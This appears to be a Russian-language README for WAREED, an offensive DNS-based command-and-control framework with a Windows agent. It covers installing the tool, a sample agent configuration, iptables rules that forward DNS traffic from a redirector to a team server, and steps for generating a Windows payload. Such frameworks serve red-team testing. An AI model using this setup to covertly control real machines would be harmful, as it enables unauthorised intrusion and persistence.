 faisal-p27/wareed-dns-c2
DNS-ориентированный фреймворк управления и контроля (C2) с агентом для Windows, генерацией полезной нагрузки, удалённым выполнением shell-команд, внедрением shellcode и поддержкой SOCKS5-прокси для скрытных операций.


WAREED — это фреймворк Command and Control (C2), использующий протокол DNS для безопасной связи между сервером и целью. Разработанный для минимизации объёма связи и ограничения обмена данными, он предназначен для использования в качестве C2 первой стадии для закрепления на машинах, которые не имеют доступа в интернет через HTTP/HTTPS, но где DNS разрешён.
разработано : @Fsalabduljabbar

Хотя многие фреймворки Command and Control (C2) поддерживают DNS в качестве транспортного протокола, в основном они разработаны для HTTP/HTTPS. Перевод этих фреймворков на DNS часто приводит к более медленной и менее стабильной работе. Столкнувшись с многочисленными проблемами из-за нестабильности этих фреймворков при DNS-транзакциях, я был вынужден создать решение, специально адаптированное под DNS. Результатом стал Wareed — C2-фреймворк, работающий исключительно через DNS. Такая узкая специализация обеспечивает более стабильную и эффективную работу, делая Wareed быстрее и надёжнее по сравнению с традиционными C2-фреймворками, которые не предназначены в первую очередь для DNS. Это делает Wareed идеальным выбором для сред, где DNS-трафик разрешён, а HTTP/HTTPS ограничен.
Он разработан с использованием трёх языков программирования:
Пояснение названий:
Hams (همس) означает "шёпот" на арабском языке
Wareed (وريد) означает "вена" на арабском языке
Ather (أثر) означает "след" на арабском языке
Шаг 1: Клонируйте репозиторий Wareed:
git clone https://github.com/Faisal-P27/WAREED-DNS-C2.git
Шаг 2: Запустите скрипт установки:
cd WAREED-DNS-C2
chmod +x Run.sh
sudo ./Run.sh setup
Если процесс компиляции завершится успешно, в том же каталоге будут созданы два исполняемых файла:
Также будет проверен статус компиляции агента. В случае успеха это подтверждает, что агент готов к развёртыванию и работе, что имеет решающее значение для функционирования Wareed C2.
{
    "magic_value": "cdn",
    "domains": ["2.example.net"],
    "listener_port": "111",
    "sleep": 5,
    "jitter": 50,
    "lookup_delay": 5,
    "default_dns_server": "1.1.1.1"
}
magic_value: длина должна быть равна 3.
Настройка DNS: Для работы Wareed необходимо иметь действительное доменное имя. После приобретения домена необходимо настроить две DNS-записи, указывающие на редиректор:


Настройка редиректора:
Редиректор будет обрабатывать входящий DNS-трафик на порту 53 и перенаправлять его на team-сервер. Для этого выполните следующие команды iptables на машине-редиректоре (R1):
iptables -I INPUT -p udp -m udp --dport 53 -j ACCEPT
Эта команда настраивает брандмауэр на приём входящих UDP-пакетов на порту 53, который является стандартным портом для DNS-запросов.
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination [TeamServer IP]:[teamserver listener port]
Замените [TeamServer IP] на фактический IP-адрес вашего team-сервера, а [teamserver listener port] — на номер порта, на котором прослушивает ваш team-сервер. Эта команда направляет весь трафик, поступающий на порт 53, на указанные IP-адрес и порт team-сервера.
Чтобы запустить team-сервер Wareed в первый раз, необходимо указать файл конфигурации, пароль клиента и порт, на котором будет слушать клиент. Используйте следующую команду для запуска team-сервера Wareed:
sudo ./WareedServer [Client Password] [Client Port Listener] [Path to configuration file]
Чтобы запустить GUI-клиент Ather, просто выполните:
./Ather
После выполнения команды появится новое окно со страницей входа.

Данные для входа: На появившейся странице входа:
Главное окно Wareed:


Чтобы сгенерировать новый payload с помощью GUI-клиента Ather, выполните следующие шаги:
Переход к генерации payload:
Payload > Generate > Windows. При выборе этого пункта откроется новое окно, предназначенное для генерации payload.